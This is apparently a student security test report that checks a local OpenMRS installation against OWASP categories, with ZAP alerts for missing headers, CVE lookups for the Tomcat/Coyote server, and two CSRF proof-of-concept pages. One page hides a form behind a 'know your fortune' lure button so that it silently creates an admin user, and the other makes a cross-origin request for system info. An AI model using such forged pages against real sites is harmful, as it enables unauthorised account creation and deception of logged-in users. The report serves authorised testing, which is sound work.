| **Results** | Passed<br><br>The expected result can be seen, And the web application opens the Home page itself and does not expose sensitive data to users who don't have the required privilege level.<br> |

Please tell us about your installation for the OpenMRS Atlas Configure Atlas

Logged in as Chinmoy J Baruah (cbaruah) at Unknown Location.


## A7 – Insufficient Attack Protection

| | |
|---|---|
| **Test Case ID** | A7.1 |
| **Steps** | 1. Install OWASP Zap<br>2. Enter the URL http://localhost:8081/openmrs-standalone/referenceapplication/home.page in the URL to attack Text Box<br>3. Click Attack |
| **Expected Results** | No Security Alerts are expected related to mime Sniffing |
| **Results** | Failed<br>Zap throws the following security alert “The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.”<br>This header is expected to be set to ‘nosniff’, to prevent mime based attacks which can at times allow attackers to do XSS based attack<br><br>Untitled Session - 20170913-120637 - OWASP ZAP 2.6.0<br>Welcome to the OWASP Zed Attack Proxy (ZAP)<br>ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.<br>Please be aware that you should only attack applications that you have been specifically been given permission to test.<br>To quickly test an application, enter its URL below and press 'Attack'.<br>URL to attack: http://localhost:8081/openmrs-standalone/referenceapplication/home.page<br>Progress: Attack complete - see the Alerts tab for details of any issues found<br>For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.<br>See the help file for more details.<br>X-Frame-Options Header Not Set (3)<br>Web Browser XSS Protection Not Enabled (3)<br>X-Content-Type-Options Header Missing (14)<br>GET: http://localhost:8081/openmrs-standalone/login.htm<br>X-Content-Type-Options Header Missing<br>URL: http://localhost:8081/openmrs-standalone/login.htm<br>Risk: Low<br>Confidence: Medium<br>Parameter: X-Content-Type-Options<br>Attack:<br>Evidence:<br>CWE ID: 16<br>WASC ID: 15<br>Source: Passive<br>Description:<br>The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.<br>Other Info:<br>This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.<br>At "High" threshold this scanner will not alert on client or server error responses.<br>12:17 PM 9/13/2017 |

| | |
|---|---|
| **Test Case ID** | A7.2 |
| **Steps** | 1. Install OWASP Zap<br>2. Enter the URL http://localhost:8081/openmrs-standalone/referenceapplication/home.page in the URL to attack Text Box<br>3. Click Attack |
| **Expected Results** | There should not be any alert related to ‘X-Frame-Options header’. And X-Frame-Options header should be present as a part of the HTTP headers to prevent Click Jacking as this header indicates whether or not a page should be allowed render a page in a browser. Sites can prevent clickjacking by ensuring their content is not embedded in other sites. |
| **Results** | Failed<br>Found alert for missing X-Frame-Options header. “X-Frame-Options header is |

<table>
<tr>
<td></td>
<td>

not included in the HTTP response to protect against 'ClickJacking' attacks.”



Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://localhost:8081/openmrs-standalone/referenceapplication/home.page

Progress: Attack complete - see the Alerts tab for details of any issues found

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

See the help file for more details.

X Frame Options Header Not Set<br>URL: http://localhost:8081/openmrs-standalone/login.htm<br>Risk: Medium<br>Confidence: Medium<br>Parameter: X-Frame-Options<br>Attack:<br>Evidence:<br>CWE ID: 16<br>WASC ID: 15<br>Source: Passive<br>Description:<br>X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.<br>Other Info:


Untitled Session - 20170913-120637 - OWASP ZAP 2.6.0
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
Attack
Stop
History
Search
Alerts
Output
Spider
Active Scan
X-Frame-Options Header Not Set (3)
Web Browser XSS Protection Not Enabled (3)
X-Content-Type-Options Header Missing (14)
Alerts 0 1 2 0
Current Scans
Type here to search
12:27 PM
9/13/2017

</td>
</tr>
</table>

## A8 - Cross-Site Request Forgery (CSRF)

<table>
<tr>
<td><b>Test Case ID</b></td>
<td>A8.1</td>
</tr>
<tr>
<td><b>Steps</b></td>
<td>

1. Login as admin. Go to add user option in setting and get all the fieldnames.
2. Logout.
3. Create a dummy HTML page containing a link or redirect that sends a forged request to the application server. We use the below HTML code to create the forged HTML page.



C:\Users\Chinmoy Baruah\Documents\Drive\Software Security\Project\Project 1\index.html - Sublime Text (UNREGISTERED)

```
<!DOCTYPE html>
<html>
<body>

<h1>Click here to know your fortune</h1>
<form action="http://localhost:8081/openmrs-standalone/adminui/systemadmin/accounts/account.page" method="post">
    <input type="hidden" name="familyName" value=test>
    <input type="hidden" name="givenName" value=admin>
    <input type="hidden" name="gender" value=F>
    <input type="hidden" name="addUser" value=true>
    <input type="hidden" name="userName" value=po>
    <input type="hidden" name="privilledgeLevel" value=ab2160f6-0941-430c-9752-6714353fbd3c>
    <input type="hidden" name="password" value=admin123>
    <input type="hidden" name="confirmPassword" value=admin123>
    <input type="hidden" name="forceChangePassword" value=true>
    <input type="hidden" name="identifier" value="">
    <input type="hidden" name="provideRole" value="">
    <input type="submit" value="Find">
</form>

</body>
</html>
```

4. Log in to the actual application in your browser using legitimate credentials
5. Open the new HTML page with the forged request and click on the button.


</td>
</tr>
<tr>
<td><b>Expected Results</b></td>
<td>The application should not trust and process the forged request. The test should fail.</td>
</tr>
</table>

**Results**

Passed.

In this test, we created a webpage with a hidden form element that submits a form as soon as the user clicks on the submit button in the page. The user has to be logged in as an admin in the actual application in the browser before we proceed with the attack.

The user is presented with the following html page:



file:///C:/Users/Chinmoy%20Baruah/Documents/Drive/Software%20Security/Project/Project%201/index.html


**Click here to know your fortune**

Find

Clicking the “Click here to know your fortune button”, makes a post request to “[http://localhost:8081/openmrs-standalone/adminui/systemadmin/accounts/account.page](http://localhost:8081/openmrs-standalone/adminui/systemadmin/accounts/account.page)” to add a new user , with form parameters that have been prefilled with values  same as would have been filled during a legitimate adding user account action. However, in this case the user is not aware that we are using his authorization to add our own user.

The request gets through successfully without being blocked by the server, however the submit form action fails with an error message

This is because, the website is checking for “Referer” header, to see if the request is coming from the page it is expecting from. This prevents any XCRF threats that can be exposed via phishing techniques to users.



localhost:8081/openmrs-standalone/adminui/systemadmin/accounts/account.page

System Administration > Manage Accounts > Add New Account

Validation errors found
A user or provider account is required

Add New Account

PERSON DETAILS

Family Name*: test

Given Name*: admin

Gender*: ○ Male ● Female

USER ACCOUNT DETAILS


□ Add User Account?

PROVIDER DETAILS

```
General
  Request URL: http://localhost:8081/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/jquer
  y-1.12.4.min.js?cache=1505229105715
  Request Method: GET
  Status Code: 200 OK (from disk cache)
  Remote Address: [::1]:8081
  Referrer Policy: no-referrer-when-downgrade
Response Headers
  Content-Length: 97163
  Content-Type: text/javascript;charset=UTF-8
  Date: Tue, 12 Sep 2017 18:22:18 GMT
  Last-Modified: Tue, 12 Sep 2017 15:12:10 GMT
  Server: Apache-Coyote/1.1
Request Headers
  Provisional headers are shown
  Referer: http://localhost:8081/openmrs-standalone/adminui/systemadmin/accounts/account.page
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/6
  0.0.3112.113 Safari/537.36
Query String Parameters    view source    view URL encoded
  cache: 1505229105715
```

<table>
<tr><td><b>Test Case ID</b></td><td>A8.2</td></tr>
<tr><td><b>Steps</b></td><td>

1. User an application with a GET request [http://localhost:8081/openmrs-standalone/admin/maintenance/systemInfo.htm](http://localhost:8081/openmrs-standalone/admin/maintenance/systemInfo.htm)
2. Create a dummy HTML page containing a link or redirect that sends a forged GET request to the application server. We use the below HTML code to create the forged HTML page.
3. Create a different HTML page containing a link or redirect that sends a forged GET request to the application server.


C:\Users\Chinmoy Baruah\Documents\Drive\Software Security\Project\Project 1\index#2.html - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
index.html
index#2.html
Line 24, Column 8
Tab Size: 4
HTML
Type here to search
2:48 PM
9/12/2017

```
<!DOCTYPE html>
<html>
<head>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.12.4/jquery.min.js"></script>
<script>
    var xmlHttp = new XMLHttpRequest();
    function myRequest()
    {
        $.ajax({
            type: "GET",
            url: "http://localhost:8081/openmrs-standalone/admin/maintenance/systeminfo.htm",
            dataType: "text",
            success: function(data){
                console.log(data);
            }
        });
    }
</script>
</head>
<body>
    <button onclick="myRequest()">Click here to know future</button>
    <p id="demo"></p>
</body>
</html>
```


4. Log in to openMRS as admin
5. Open the new HTML page with the forged request and click on it.
6. Confirm whether the request is successful or not

</td></tr>
<tr><td><b>Expected Results</b></td><td>All Cross origin requests should be blocked as per the Same Origin Policy unless the server specifically allows it. The GET request hence should not be successful and browser should throw a “Cross-Origin Request Blocked” message. It sets the Access-Control-Allow-Origin header to disallow all different domains to make GET requests.</td></tr>
<tr><td><b>Results</b></td><td>


Passed.



We tried recreating a similar situation that an attacker might use using a forged html page to make GET request to the OpenMRS application to retrieve system info.
We tried to test if the server allows cross domain requests to be made to it, which makes it highly vulnerable to CSRF attacks. However, the OpenMRS server did not allow reading of its resources from cross domain and we got the following error while trying to do so

</td></tr>
</table>


| | |
|---|---|
| | <br>file:///C:/Users/Chinmoy%20Baruah/Documents/Drive/Software%20Security/Project/Project%201/index%232.html<br>`XMLHttpRequest cannot load http://localhost:8081/openmrs-standalone/admin/maintenance/systemInfo.htm. Redirect from 'http://localhost:8081/openmrs-standalone/admin/maintenance/systemInfo.htm' to 'http://localhost:8081/openmrs-standalone/login.htm' has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource. Origin 'null' is therefore not allowed access.` index%232.html:1 |

## A9 - Using Components with Known Vulnerabilities

| **Test Case ID** | A9.1 |
|---|---|
| **Steps** | 1. Login as admin using the credentials admin/Admin123<br>2. Open the browser tools (we used chrome, rightclick -> inspect element -> Network Tab) to view the HTTP headers of the GET request and replies<br>3. Now navigate to "Register a Patient" page<br>4. See the Headers of (one of) the HTTP GET Responses, to find the server name and version that responded.<br><br>localhost:8081/openmrs-standalone/registrationapp/registerPatient.page?appId=referenceapplication.registrationapp.registerPatient<br>**General**<br>Request URL: `http://localhost:8081/openmrs-standalone/ms/uifr` `uicommons/scripts/navigator/navigatorTemplates.js?cache=1505`<br>Request Method: `GET`<br>Status Code: `200 OK (from disk cache)`<br>Remote Address: `[::1]:8081`<br>Referrer Policy: `no-referrer-when-downgrade`<br>**Response Headers**<br>Content-Length: `203`<br>Content-Type: `text/javascript;charset=UTF-8`<br>Date: `Wed, 13 Sep 2017 19:25:42 GMT`<br>Last-Modified: `Wed, 13 Sep 2017 18:44:56 GMT`<br>Server: `Apache-Coyote/1.1`<br>**Request Headers**<br>⚠ Provisional headers are shown<br>Referer: `http://localhost:8081/openmrs-standalone/registratio` `ent.page?appId=referenceapplication.registrationapp.register`<br>User-Agent: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe` `L, like Gecko) Chrome/60.0.3112.113 Safari/537.36`<br>**Query String Parameters**<br>cache: `1505327773216`<br>5. For the server version identified, search in National Vulnerability Database and other CVE Databases for any known vulnerability related with the server. |

| | |
|---|---|
| | |
| **Expected Results** | The version of Web server used by the Application should not be associated with any known vulnerabilities when searched for in CVE databases. |
| **Results** | Failed.<br><br>Secure \| https://nvd.nist.gov/vuln/search/results?adv_search=false&form_type=basic&results_type=overview&search_type=all&query=Apache+Coyote+1.1<br>NVD Computer Security Resource Center<br>National Vulnerability Database<br>NIST National Institute of Standards and Technology U.S. Department of Commerce<br>GENERAL ▾ VULNERABILITIES ▾ VULNERABILITY METRICS ▾ PRODUCTS ▾ CONFIGURATIONS (CCE) INFO ▾ OTHER SITES ▾ SEARCH ▾<br>Vulnerabilities > Search and Statistics > Results<br>Search Results (Refine Search) Sort results by: Publish Date Descending ▾ Sort<br>**Search Parameters:**<br>• Results Type: Overview<br>• Search Type: Search All<br>• Keyword (text search): Apache Coyote 1.1<br>There are **1** matching records.<br>**Vuln ID** **Summary** **CVSS Severity**<br>CVE-2005-2090 Jakarta Tomcat 5.0.19 (Coyote/1.1) and Tomcat 4.1.24 (Coyote/1.0) allows remote attackers to poison the web cache, bypass web application firewall protection, and conduct XSS attacks via an HTTP request with both a "Transfer-Encoding: chunked" header and a Content-Length header, which causes Tomcat to incorrectly handle and forward the body of the request in a way that causes the receiving server to process it as a separate HTTP request, aka "HTTP Request Smuggling." V2: 4.3 MEDIUM<br>**Published:** July 05, 2005; 12:00:00 AM -04:00<br><br>Search CVE List \| Download CVE \| Update an ID \| Request a CVE ID \| Data Feed<br>Common Vulnerabilities and Exposures<br>*The Standard for Information Security Vulnerability Names*<br>Follow CVE<br>Home \| CVE IDs \| About CVE \| CVE in Use \| Community & Partners \| Blog \| News \| Site Search<br>TOTAL CVE IDs: 90330<br>HOME > CVE > SEARCH RESULTS<br>Section Menu<br>**CVE IDs**<br>CVEnew Twitter Feed<br>Other Updates & Feeds<br>**Request a CVE ID**<br>Contact a CVE Numbering Authority (CNA)<br>Contact Primary CNA (MITRE) – CVE Request web form<br>Reservation Guidelines<br>**CVE LIST (all existing CVE IDs)**<br>Downloads<br>Search CVE List<br>Search Tips<br>View Entire CVE List (html)<br>Reference Key/Maps<br>NVD Advanced CVE Search<br>CVE ID Scoring Calculator<br>**CVE Numbering Authorities**<br>Participating CNAs<br>**Search Results**<br>There are **6** CVE entries that match your search.<br>**Name** **Description**<br>CVE-2014-0227 java/org/apache/coyote/http11/filters/ChunkedInputFilter.java in Apache Tomcat 6.x before 6.0.42, 7.x before 7.0.55, and 8.x before 8.0.9 does not properly handle attempts to continue reading data after an error has occurred, which allows remote attackers to conduct HTTP request smuggling attacks or cause a denial of service (resource consumption) by streaming data with malformed chunked transfer coding.<br>CVE-2014-0095 java/org/apache/coyote/ajp/AbstractAjpProcessor.java in Apache Tomcat 8.x before 8.0.4 allows remote attackers to cause a denial of service (thread consumption) by using a "Content-Length: 0" AJP request to trigger a hang in request processing.<br>CVE-2014-0075 Integer overflow in the parseChunkHeader function in java/org/apache/coyote/http11/filters/ChunkedInputFilter.java in Apache Tomcat before 6.0.40, 7.x before 7.0.53, and 8.x before 8.0.4 allows remote attackers to cause a denial of service (resource consumption) via a malformed chunk size in chunked transfer coding of a request during the streaming of data.<br>CVE-2012-2733 java/org/apache/coyote/http11/InternalNioInputBuffer.java in the HTTP NIO connector in Apache Tomcat 6.x before 6.0.36 and 7.x before 7.0.28 does not properly restrict the request-header size, which allows remote attackers to cause a denial of service (memory consumption) via a large amount of header data.<br>CVE-2009-1479 Directory traversal vulnerability in client/desktop/default.htm in Boxalino before 09.05.25-0421 allows remote attackers to read arbitrary files via a .. (dot dot) in the url parameter.<br>CVE-2008-7271 Multiple cross-site scripting (XSS) vulnerabilities in the Help Contents web application (aka the Help Server) in Eclipse IDE, possibly 3.3.2, allow remote attackers to inject arbitrary web script or HTML via (1) the searchWord parameter to help/advanced/searchView.jsp or (2) the workingSet parameter in an add action to help/advanced/workingSetManager.jsp, a different issue than CVE-2010-4647.<br>BACK TO TOP<br>SEARCH CVE USING KEYWORDS: Submit<br>We see that the version of Tomcat server (coyote) used has associated vulnerabilities that allow attackers to poison web cache and perform XSS attacks. |

